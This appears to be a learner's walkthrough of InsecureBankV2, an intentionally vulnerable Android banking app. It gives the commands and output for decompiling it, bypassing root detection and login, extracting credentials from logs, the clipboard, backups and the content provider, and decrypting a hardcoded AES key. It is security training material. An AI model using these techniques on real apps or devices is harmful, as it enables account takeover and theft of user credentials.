InsecureBankV2

Installation :

1- git clone https://github.com/dineshshetty/Android-InsecureBankv2.git

2- install requirements :

install pip

pip install flask
pip install sqlalchemy
pip install simplejson
pip install web.py
pip install cherrypy

3- Run python server

cd bank/AndroLabServer
python3 app.py

4- set the ip address of the server on the mobile
go the application --> options button --> preferences --> put ip

user : dinesh
password : Dinesh@123$

```
root@kali:~/mobile/insecurebank/Android-InsecureBankv2/AndroLabServer# python app.py
The server is hosted on port: 8888
u= <User u'dinesh'>
{"message": "Wrong Password", "user": "dinesh"}
u= <User u'dinesh'>
{"message": "Correct Credentials", "user": "dinesh"}
```

Decompiling and Building Android applications

Way 1 : (view source code)

unzip InsecureBankv2.apk
d2j-dex2jar classes.dex
jadx-gui < **FULL** path to classes-dex2jar.jar>

Way 2: (can view smali, AndroidManifest.xml , modify and recompile)

apktool d InsecureBankv2.apk

Rebuild and Sign the apk with
apktool b InsecureBankv2 -o InsecureBankv2.s.apk
keytool -genkey -v -keystore test.keystore -alias Test -keyalg RSA -keysize 1024 -sigalg SHA1withRSA -validity 10000
jarsigner -keystore test.keystore InsecureBankv2.s.apk -sigalg SHA1withRSA -digestalg SHA1 Test

jarsigner --verify --verbose InsecureBankv2.s.apk

Insecure Logging

adb logcat

```
E/SocketStream(  364): readFully was waiting for 78576 bytes, got 16344
E/SocketStream(  364): readFully was waiting for 62232 bytes, got 5792
E/SocketStream(  364): readFully was waiting for 56440 bytes, got 28960
D/Successful Login:( 1156): , account=dinesh:Dinesh@123$
W/InputMethodManagerService(  346): Window already focused, ignoring focus g
nt$Stub$Proxy@53755cb4 attribute=null
I/ActivityManager(  346): START {cmp=com.android.insecurebankv2/.PostLogin (
```

logs are shown upon logging in and changing password

Weak Authentication

Decompress with apktool :
apktool d InsecureBankv2.apk

Change permission:
cd /InsecureBankv2/res/values and open the file *strings.xml*
modify is admin from no to yes

```
/apkdecompressed/InsecureBankv2/res/values# nano strings.xml
```

```
    <string name="hello_world">Hello world!</string>
    <string name="is_admin">no</string>
    <string name="loginscreen_password">Password:</string>
```

Recompile the apk
Sign the apk
Install the app

and now You can Create a user which was not possible before

Android Debugging using JDWP

Get process id of the application

```
root@kali:~/mobile/insecurebank/Android-InsecureBankv2/AndroLabServer# adb shell
root@android:/ # ps | grep ins
root      186   1     6280   1204  c04d1048 b75daa0e S /system/bin/installd
u0_a50    1156  182   514316 35960 ffffffff b75cc507 S com.android.insecurebankv2
root@android:/ #
```

Enter the following command to create a new connection listening on 12345 to which we later

connect using jdb.
adb forward tcp:12345 jdwp:<above id>
adb forward tcp:12345 jdwp:1156

jdb -attach localhost:12345

```
root@kali:~/mobile/insecurebank/Android-InsecureBankv2/AndroLabServer# jdb -attach localhost:12345
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
>
```

> classes --> shows available classes

```
com.android.insecurebankv2.CryptoClass
com.android.insecurebankv2.DoLogin
com.android.insecurebankv2.DoLogin$RequestTask
com.android.insecurebankv2.DoLogin$RequestTask$1
com.android.insecurebankv2.FilePrefActivity
com.android.insecurebankv2.FilePrefActivity$1
com.android.insecurebankv2.LoginActivity
com.android.insecurebankv2.LoginActivity$1
com.android.insecurebankv2.LoginActivity$2
com.android.insecurebankv2.LoginActivity$3
com.android.insecurebankv2.PostLogin
com.android.insecurebankv2.PostLogin$1
com.android.insecurebankv2.PostLogin$2
com.android.insecurebankv2.PostLogin$3
com.android.insecurebankv2.TrackUserContentProvider
com.android.insecurebankv2.TrackUserContentProvider$DatabaseHelper
com.android.insecurebankv2.WrongLogin
com.android.internal.R$styleable
```

> methods <class> --> shows all methods inside a class

```
> methods com.android.insecurebankv2.DoLogin
** methods list **
com.android.insecurebankv2.DoLogin <init>()
com.android.insecurebankv2.DoLogin callPreferences()
com.android.insecurebankv2.DoLogin onCreate(android.os.Bundle)
com.android.insecurebankv2.DoLogin onCreateOptionsMenu(android.view.Menu)
com.android.insecurebankv2.DoLogin onOptionsItemSelected(android.view.MenuItem)
android.app.Activity <clinit>()
android.app.Activity <init>()
```

```
> com.android.insecurebankv2.PostLogin
Unrecognized command: 'com.android.insecurebankv2.postlogin'.  Try help...
> methods com.android.insecurebankv2.PostLogin
** methods list **
com.android.insecurebankv2.PostLogin <init>()
com.android.insecurebankv2.PostLogin doesSUexist()
com.android.insecurebankv2.PostLogin doesSuperuserApkExist(java.lang.String)
com.android.insecurebankv2.PostLogin callPreferences()
com.android.insecurebankv2.PostLogin changePasswd()
com.android.insecurebankv2.PostLogin onCreate(android.os.Bundle)
com.android.insecurebankv2.PostLogin onCreateOptionsMenu(android.view.Menu)
com.android.insecurebankv2.PostLogin onOptionsItemSelected(android.view.MenuItem)
com.android.insecurebankv2.PostLogin showRootStatus()
com.android.insecurebankv2.PostLogin viewStatment()
```

> stop in <method>
> locals --> view the current local variables
> step --> command can be used to move to the next instruction

```
> stop in com.android.insecurebankv2.PostLogin.showRootStatus()
Set breakpoint com.android.insecurebankv2.PostLogin.showRootStatus()
> login
Unrecognized command: 'login'.  Try help...
> local
Unrecognized command: 'local'.  Try help...
>
Breakpoint hit: "thread=<1> main", com.android.insecurebankv2.PostLogin.showRootStatus(), line=86 bci=1

<1> main[1] local
Unrecognized command: 'local'.  Try help...
<1> main[1] step
>
Step completed: "thread=<1> main", com.android.insecurebankv2.PostLogin.doesSuperuserApkExist(), line=115 bci=

<1> main[1]
```

Keep entering “step” till the console shows ‘Step completed: "thread=main", com.android.insecurebankv2.PostLogin.showRootStatus(), line=88 bci=16’ and “local” shows ‘isrooted = false’.

Change value of local variable “isrooted” using “set isrooted = false ”.


Type “run” to continue the flow of execution.

```
<1> main[1] step
>
Step completed: "thread=<1> main", com.android.insecurebankv2.PostLogin.showRootStatus(), line=88 bci=16

<1> main[1] locals
Method arguments:
Local variables:
isrooted = true
<1> main[1] set isrooted false
Invalid assignment syntax
<1> main[1] set isrooted=false
 isrooted=false = false
<1> main[1] step
>
Step completed: "thread=<1> main", com.android.insecurebankv2.PostLogin.showRootStatus(), line=94 bci=28

<1> main[1] run
```


device no longer shows up as a rooted device and that the device is now patched.



Bypass Android Root Detection

Log in to the application as a normal user (dinesh/Dinesh@123$). Following screenshot shows that the device is reported to be rooted.

unzipping the apk and using d2j-dex2jar and jadx-gui to view the code , we search for the place where the dev checks if the device is rooted or not.




```
    }

    /* access modifiers changed from: 0000 */
    public void showRootStatus() {
        if (doesSuperuserApkExist("/system/app/Superuser.apk") || doesSUexist()) {
            this.root_status.setText("Rooted Device!!");
        } else {
            this.root_status.setText("Device not Rooted!!");
        }
    }
```

In the dex files generated by apktool, search for the declaration of the function “showRootStatus()”. Following screenshot shows the reference that was found.

```
/apkdecompressed/InsecureBankv2/smali/com/android/insecurebankv2# nano PostLogin.smali
```

```
  GNU nano 4.8                                          PostLogin.smali
.method showRootStatus()V
    .locals 3

    .prologue
    const/4 v1, 0x1

    .line 86
    const-string v2, "/system/app/Superuser.apk"

    invoke-direct {p0, v2}, Lcom/android/insecurebankv2/PostLogin;->doesSuperuserAp

    move-result v2

    if-nez v2, :cond_1

    .line 87
    invoke-direct {p0}, Lcom/android/insecurebankv2/PostLogin;->doesSUexist()Z

    move-result v2

    if-eqz v2, :cond_0
```

Switching the conditions with each other , so if it is rooted we go in the unrooted path.

save , compile , sign , install --> voila (device not rooted)

Developer Backdoor

Checking the source code we find a dev backdoor in the login

jadx-gui classes-dex2jar.jar
allows a user with username as “devadmin” to reach a different endpoint compared to all of the other users.

It was found that any user could use the account username “devadmin” and log in to the application with any password irrespective of the password validity.

```
classes-dex2jar.jar
  Source code
    android.support
    com
      android.insecurebankv
        BuildConfig
        ChangePassword
        CryptoClass
        DoLogin
        DoTransfer
        FilePrefActivity
        LoginActivity
        MyBroadCastReceive
        MyWebViewClient
        PostLogin
        R
        TrackUserContentPr
        ViewStatement
        WrongLogin
```

```
com.android.insecurebankv2.DoLogin
109  /* access modifiers changed from: protected */
110  public void onProgressUpdate(Integer... numArr) {
111  }
112
113  public void postData(String str) throws ClientProtocolException, IOException, JSONExcepti
114      HttpResponse execute;
115      DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
116      HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":"
117      HttpPost httpPost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":"
118      ArrayList arrayList = new ArrayList(2);
119      arrayList.add(new BasicNameValuePair("username", DoLogin.this.username));
120      arrayList.add(new BasicNameValuePair("password", DoLogin.this.password));
121      if (DoLogin.this.username.equals("devadmin")) {
122          httpPost2.setEntity(new UrlEncodedFormEntity(arrayList));
123          execute = defaultHttpClient.execute(httpPost2);
124      } else {
125          httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
126          execute = defaultHttpClient.execute(httpPost);
```

Exploit Android Keyboard Cache

1. Enter any set of credentials.
2. Select the username field and select the “Add to dictionary” option.

adb pull /data/data/com.android.providers.userdictionary/databases/user_dict.db
sqlite3 user_dict.db
select * from words;

Exploiting Android Activities

1. Open the decrypted *AndroidManifest.xml* file. The following screenshot shows the Activity which is to be exploited is set to be exported.

```
<activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInput
<activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
<activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
<activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
<activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer"/>
<activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatemen
```

```
root@kali:~/mobile/insecurebank/zip# adb shell
root@android:/ # am start -n com.android.insecurebankv2/.PostLogin
Starting: Intent { cmp=com.android.insecurebankv2/.PostLogin }
root@android:/ #
```

and now you login on the device without any credentials

Exploiting Android Backup Functionality

Open the decrypted *AndroidManifest.xml* file. The following screenshot shows the Android application allowed backup.

```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-feature android:glEsVersion="0x00020000" android:required="true"/>
<application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:the
    <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
```

adb backup –apk –shared com.android.insecurebankv2

Enter the below command to convert the backup file into readable format.

cat backup.ab | (dd bs=24 count=0 skip=1; cat) | zlib-flate -uncompress > backup_compressed.tar

Exploiting Android Broadcast Receivers

Open the decrypted *AndroidManifest.xml* file. The following screenshot shows the Broadcast receiver declared in the application.

```
<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```

```
com.android.insecurebankv2.ChangePassword
                    Toast.makeText(ChangePassword.this.getApplicationContext
                }
            });
        }
    }

    /* access modifiers changed from: private */
    public void broadcastChangepasswordSMS(String str, String str2) {
        if (TextUtils.isEmpty(str.toString().trim())) {
            System.out.println("Phone number Invalid.");
            return;
        }
        Intent intent = new Intent();
        intent.setAction("theBroadcast");
        intent.putExtra("phonenumber", str);
        intent.putExtra("newpass", str2);
        sendBroadcast(intent);
    }
```

am broadcast -a theBroadcast -n com.android.insecurebankv2/com.android.insecurebankv2.MyBroadCastReceiver --es phonenumber 5554 –es newpass Dinesh@123!

go to messages and you will find the brodcast there.

Exploiting Android Content Provider

Open the decrypted *AndroidManifest.xml* file. The following screenshot shows the Broadcast receiver declared in the application.

```
<activity android:exported="true" android:label="@string/title activit
<provider android:authorities="com.android.insecurebankv2.TrackUserCon
<receiver android:exported="true" android:name="com.android.insecureba
```

The following screenshot shows the related parameters passed to the content provider declared in the application that was shown previously.

```
Text search
Search for text:
content://
Search definitions of:
☐ Class ☐ Method ☐ Field ☑ Code
Search options:
☑ Case insensitive
Node
com.android.insecurebankv2.TrackUserCon...   static final String URL = "content://com.android.insecurebankv2.
com.google.android.gms.games.internal.d...   private static final Uri zzasD = Uri.parse("content://com.google
```

```
com.android.insecurebankv2.TrackUserContentProvider
16 public class TrackUserContentProvider extends ContentProvider {
17     static final Uri CONTENT_URI = Uri.parse(URL);
18     static final String CREATE_DB_TABLE = " CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT,  name TE
19     static final String DATABASE_NAME = "mydb";
20     static final int DATABASE_VERSION = 1;
21     static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";
22     static final String TABLE_NAME = "names";
23     static final String URL = "content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers";
24     static final String name = "name";
25     static final int uriCode = 1;
```

adb shell
content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers

Exploiting Android Pasteboard

1. Log in to the application using valid credentials(dinesh/Dinesh@123!). Click on the Transfer option.
2. Select the account number field and select the copy option.
   adb shell ps | grep insecure
   adb shell
   ps | grep insecure --> get user of the applciation
   su u0_a50
   service call clipboard 2 s16 com.android.insecurebankv2

```
  0x00000100: 00000000                                '....            ')
u0_a50@android:/ $ service call  clipboard 2 s16 com.android.insecurebankv2
Result: Parcel(
  0x00000000: 00000000 00000001 00000001 ffffffff '................'
  0x00000010: 00000001 0000000a 00650074 00740078 '........t.e.x.t.'
  0x00000020: 0070002f 0061006c 006e0069 00000000 '/.p.l.a.i.n.....'
  0x00000030: 00000000 00000001 00000000 0000000e '................'
  0x00000040: 00690064 0065006e 00680073 00610070 'd.i.n.e.s.h.p.a.'
  0x00000050: 00730073 006f0077 00640072 00000000 's.s.w.o.r.d.....'
  0x00000060: 00000000 ffffffff 00000000 00000000 '................')
u0_a50@android:/ $
```

Exploiting Weak Cryptography

cd /data/data/com.android.insecurebankv2/shared_prefs/

1. Open the file mySharedPreferences.xml. The following screenshot shows that the username and the password was stored in encrypted format in the file. Note the value of the “superSecurePassword”.

```
dns@ubuntu: ~/Android/Sdk/platform-tools
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="EncryptedUsernameZGluZXNo
    </string>
    <string name="superSecurePassword">DTrW2VXjSoFdg0e61fHxJg==
    </string>
</map>
```

```
byte[] ivBytes = new byte[]{(byte) 0, (byte) 0, (byte) 0, (byte) 0, (byte) 0, (byte) 0,
String key = "This is the super secret key 123";
String plainText;

public static byte[] aes256encrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) t
    AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
    SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(1, newKey, ivSpec);
    return cipher.doFinal(textBytes);
}
```

2. The *AESExploit* application from the "wip-attackercode" folder on GitHub can be used to exploit this bug. It makes use of the known key, IV and the ciphertext to reverse the encryption process – providing the plaintext password as shown in the following screenshot.

Reading Android Memory

Walkthrough used android studio , perhaps find a tool and try and discover why would u do that .

Intent Sniffing

Details
When another application initiates activity by sending a broadcast intent, malicious apps can read the data included in the intent. The malicious app can also read a list of recent intents for an application. For example, if an app invokes and passes a URL to the Android web browser, an attacker could sniff that URL.

Remediation
Do not pass sensitive data between apps using broadcast intents. Instead, use explicit intents.

Decompress the apk:

apktool d InsecureBankv2.apk

Check the AndroidManifest.xml:
vim AndroidManifest.xml

```
        <receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
            <intent-filter>
                <action android:name="theBroadcast"/>
            </intent-filter>
        </receiver>
```

we find this broadcast receiver that is declared.

Unzip the apk:
unzip InsecureBankv2.apk

Generate jar file from classes.dex file (I just take a copy of it) :
d2j-dex2jar classes.dex
jadx-gui /root/mobile/insecurebank/zip/classes-dex2jar.jar (for some reasone he takes the full path)

Check the code for the broad cast reciever and we find this

com.android.insecurebankv2.MyBroadCastReceiver

```
package com.android.insecurebankv2;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.SharedPreferences;
import android.telephony.SmsManager;
import android.util.Base64;

public class MyBroadCastReceiver extends BroadcastReceiver {
    public static final String MYPREFS = "mySharedPreferences";
    String usernameBase64ByteString;

    public void onReceive(Context context, Intent intent) {
        String stringExtra = intent.getStringExtra("phonenumber");
        String stringExtra2 = intent.getStringExtra("newpass");
        if (stringExtra != null) {
            try {
```

it gets two parameters a new password and a phone number which is probably from changing the password

com.android.insecurebankv2.ChangePassword

```
135     /* access modifiers changed from: private */
136     public void broadcastChangepasswordSMS(String str, String str2) {
137         if (TextUtils.isEmpty(str.toString().trim())) {
138             System.out.println("Phone number Invalid.");
139             return;
140         }                                   Confirmed
141         Intent intent = new Intent();
142         intent.setAction("theBroadcast");
143         intent.putExtra("phonenumber", str);
144         intent.putExtra("newpass", str2);
145         sendBroadcast(intent);
146     }
```

This part is stuck because i couldnot install those tools
now we need to sniff the intent to get those parameters
Download this tool:
https://intent-sniffer.en.aptoide.com/

Recompile the apk:
.apktool b SniffIntents

Sign the apk:

- apktool b IntentSniffer -o SniffIntents.apk
- keytool -genkey -v -test.keystore -alias Test -keyalg RSA -keysize 1024 -sigalg SHA1withRSA -validity 10000
- jarsigner -keystore test.keystore SniffIntents.apk -sigalg SHA1withRSA -digestalg SHA1 Test
- jarsigner --verify --verbose SniffIntents.apk

Install the app:
adb install SniffIntents.apk

1. Install the application “Sniff Intents” from the InsecureBankv2 GitHub page on to the Android Emulator and launch it.
2. With the Android Emulator running, copy the InsecureBankv2.apk file to the “platform-tools” folder in the Android SDK and then use the below command to push the downloaded Android-InsecureBankv2 application to the emulator.
   ./adb install InsecureBankv2.apk
3. On the Android Emulator, send the Sniff Intent application to the background by clicking the home button. Then, launch the installed InsecureBankv2 application.
4. Log in to the application using valid credentials. The credentials used were dinesh/Dinesh@123$
5. Navigate to the “Change Password” page and enter new set of Credentials.

1. Log in to the application using valid credentials. The credentials used were dinesh/Dinesh@123$
2. Navigate to the “Change Password” page and enter new set of Credentials.
3. The Sniff Intents application is automatically brought to the foreground and the following screenshot shows that the content transmitted via the Intents by the InsecureBankv2 application were captured by SniffIntents application.